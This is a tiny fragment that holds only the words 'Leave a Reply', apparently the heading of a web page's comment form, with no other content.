Leave a Reply